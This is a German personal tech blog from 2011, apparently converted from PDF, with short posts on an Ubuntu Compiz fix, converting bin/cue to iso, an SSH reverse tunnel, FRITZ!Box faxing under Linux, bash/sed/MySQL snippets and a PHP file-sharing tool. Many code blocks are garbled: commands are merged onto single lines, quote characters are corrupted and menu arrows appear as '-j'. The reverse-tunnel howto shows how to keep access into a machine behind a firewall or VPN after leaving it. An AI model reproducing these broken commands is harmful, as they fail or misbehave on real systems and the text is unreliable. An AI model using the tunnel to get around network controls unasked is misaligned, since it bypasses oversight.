Mittwoch, 12. Januar 2011

Wer eine frische Installation von Maverick Meerkat macht wird feststellen, dass der Desktop Cube nicht mehr mit dem Mausrad gedreht werden kann. An und fuer sich nichts neues, gab es das Problem und eine Loesung dafuer bereits schon in 9.10 in diesem selbigen Blogeintrag<sup>202</sup>. Leider funktioniert es nicht mehr, denn wenn man in Ubuntu 10.10 den gconf-editor oeffnet, findet man den Punkt „vpswitch“ nicht mehr. Abhilfe schafft:

```
wget http://blog.pregos.info/wp-content/uploads/2011/01/compiz-vpswitch.schemas.gz
gunzip compiz-vpswitch.schemas.gz sudo mv compiz-vpswitch.schemas /usr/share/gconf/schemas/ sudo gconf-schemas -register /usr/share/gconf/schemas/compiz-vpswitch.schemas
```

Danach den Rechner neustarten und dann hat man beim Aufruf des gconf-editors auch wieder den Punkt „vpswitch“ und die Problemloesung aus dem oben bereits verlinkten Blogartikel klappt wieder.

## Bilder


Montag, 17. Januar 2011

Immer wieder suche ich sie raus und vergesse wieder wo sie waren, deswegen hier mal eben zum Thema RFID die Schlagseite der CT 15/2005<sup>203</sup>


---

<sup>202</sup><http://blog.pregos.info/2009/11/02/ubuntu-9-10-cube-rotate-mouse-wheel/> ↩

<sup>203</sup><http://www.heise.de/ct/schlagseite/05/15/>



und das zweite Bild betrifft Twitter:



## convert bin/cue to iso

Dienstag, 18. Januar 2011

```
aptitude install bchunk bchunk -v filename.bin filename.cue  
outputfile
```

## Howto: SSH reverse tunnel

Freitag, 21. Januar 2011

Eine SSH Verbindung von Computer A zu Computer B aufbauen ist absolut nichts besonderes. Ein nettes Feature ist es jedoch, eine SSH Verbindung rueckwaerts zu nutzen (reverse tunnel). Dieses ist besonders dann hilfreich, wenn der gewuenschte Server in einem VPN oder hinter einer Firewall liegt. Dafuer auf Server A einen screen starten und eine SSH Verbindung aufbauen mit:

```
ssh -R 3300:localhost:22 MYSERVER. TLD
```


Danach den screen abhaengen und die Verbindung zum VPN trennen / Firewall geschuetztes Netz verlassen. Nun auf MYSERVER. TLD einloggen und eine Verbindung zum System hinter der Firewall / im VPN herstellen mit:

```
ssh -p 3300 localhost
```

voila 😊

# Software Engineering explained

Montag, 24. Januar 2011



## FRITZ! Box Fon WLAN 7270 – Faxen unter Linux

Montag, 7. Februar 2011

Die FRITZ! Box Fon WLAN 7270 ist ein echt Klasse Gerat. Fuer Windows gibt es das Programm Fritz! FAX<sup>204</sup> mit dem man aus Windows heraus Faxe versenden kann. Datei -j Drucken -j Empfaengerfaxnummer eingeben und fertig. Aber funktioniert das ganze auch bei VoIP und so einfach unter Linux?

Die Antwort lautet ja! Das Tool der Wahl lautet ffgtk<sup>205</sup> -j FritzFun GTK (deutsche Wiki<sup>206</sup>). Fuer Ubuntu gibt es die PPA von Stevi<sup>207</sup> um es zu installieren:

<sup>204</sup><ftp://ftp.avm.de/fritz.box/tools/fax4box/>

<sup>205</sup><http://www.tabos.org/ffgtk/index.php>

<sup>206</sup><http://wiki.ubuntuusers.de/ffgtk>

<sup>207</sup>[https://launchpad.net/~\\$sim\\$stevi/+archive/ppa](https://launchpad.net/~$sim$stevi/+archive/ppa)

```
sudo add-apt-repository ppa:stevi/ppa sudo aptitude update  
sudo aptitude install ffgtk
```



Anschliessend kann man das Programm ueber Anwendungen -i Internet -i ffgtk Routerverwaltung starten. Bevor irgendetwas mit Faxen funktioniert muss man CapiOverTCP aktivieren, indem man von einem angeschlossenen Telefon #96\*3\* waehlt. Den CallMonitor aktiviert man uebrigens mit #96\*5\*.

In den Einstellungen von ffgtk musste ich bei mir unter Fax bei der Faxnummer meine Telefonnummer komplett mit Vorwahl jedoch ohne „0“ am Anfang eingeben. Unter den Plugins war es noch noetig bei Fax CapiFax auszuwaehlen. Bevor man dann das erste Fax versenden kann muss noch der Rechner neugestartet werden.

Meiner Meinung nach ein super cooles Programm und sehr intuitiv zu bedienen.

## bash string to lower case

Donnerstag, 3. März 2011

ab bash v.4

```
$ FOO=„This Is A Test“ $ echo $FOO This Is a Test $ echo  
${FOO, , } this is a test
```

## bash add string at the end of each line

Donnerstag, 3. März 2011

```
$ cat foo.txt This Is a Test $ sed -i ,s/./&bar/‘ foo.txt $  
cat foo.txt Thisbar Isbar abar Testbar
```

## convert line terminator from dos to unix (CR + CR-LF stuff)

Donnerstag, 3. März 2011

entweder:

```
sed -i ,s/^M$//‘ foo.txt
```

oder z. B. unter Ubuntu Linux:

```
$ aptitude install tofrodos $ fromdos foo.txt
```

## mysql snippets

Mittwoch, 16. März 2011

rename table FooBar to foobar:

```
ALTER TABLE FooBar RENAME AS foobar;
```

rename column bar to foo:

```
ALTER TABLE foobar CHANGE bar foo VARCHAR(255)
NOT NULL;
```

modify column definition:

```
ALTER TABLE foobar MODIFY foo BIGINT NOT
NULL;
```

add new column baz after foo :

```
ALTER TABLE foobar ADD baz VARCHAR(60) AFTER
foo;
```

## Neues Projekt: file delivery

Sonntag, 20. März 2011

Nach Goetemp<sup>208</sup> und Werdertweets<sup>209</sup> schmeiss ich jetzt mal file delivery<sup>210</sup> hier raus ins Netz. Die Idee des Projekts ist relativ simpel. Ueber einen einfachen Weg Dateien im Internet zur Verfuegung zu stellen ohne den echten Dateinamen bekannt zu geben sowie die Dokumente im DocumentRoot vorzuhalten.

Dabei herausgekommen ist file delivery. Es ist ein in PHP geschriebenes kleines System wo ueber ein Webinterface Dateien hochgeladen werden koennen. Die Dateien koennen irgendwo im Dateisystem liegen und muessen nicht im DocumentRoot des Webservers verfuegbar sein. Nach dem Upload gibt es eine URL die aus dem Benutzernamen des Nutzers der die Datei hochgeladen und der MD5-Checksum der hochgeladenen Datei besteht. Nur mit dieser kryptischen URL kann man nun die eine Datei herunterladen.

Als kleines Addon ist eine optionale Emailbenachrichtigung implementiert, die eine Email verschickt, wenn die gewaehlte Datei heruntergeladen wird.

---

<sup>208</sup><http://www.goetemp.de>

<sup>209</sup><http://www.werdertweets.de>

<sup>210</sup><http://files.pregos.info>



Das System hat eine simple Benutzerverwaltung. Neue Nutzer koennen von dem Administrator Account hinzugefuegt werden. Wenn das PHP-Modul „apc“ installiert und aktiviert ist, wird auch ein Upload Fortschrittsbalken angezeigt. file delivery nutzt Smarty als Templateengine und kann dadurch komplett geskinnt werden.


Das System habe ich unter [http:// files .pregos.info](http://files.pregos.info) installiert. Zugangsdaten zum Testen sind „admin/password“. Fuer diese Installation habe ich das Passwort aendern fuer den Administrator deaktiviert.

Wer Anmerkungen, Kritik oder aehnliches hat, bitte immer her damit. Code gibts fuer interessierte auf Anfrage per Mail.

## Huehner

Sonntag, 27. März 2011

Ich verliere die Graphiken immer wieder, deswegen hier:  
Reality TV



### Huehner-Computer-Latein

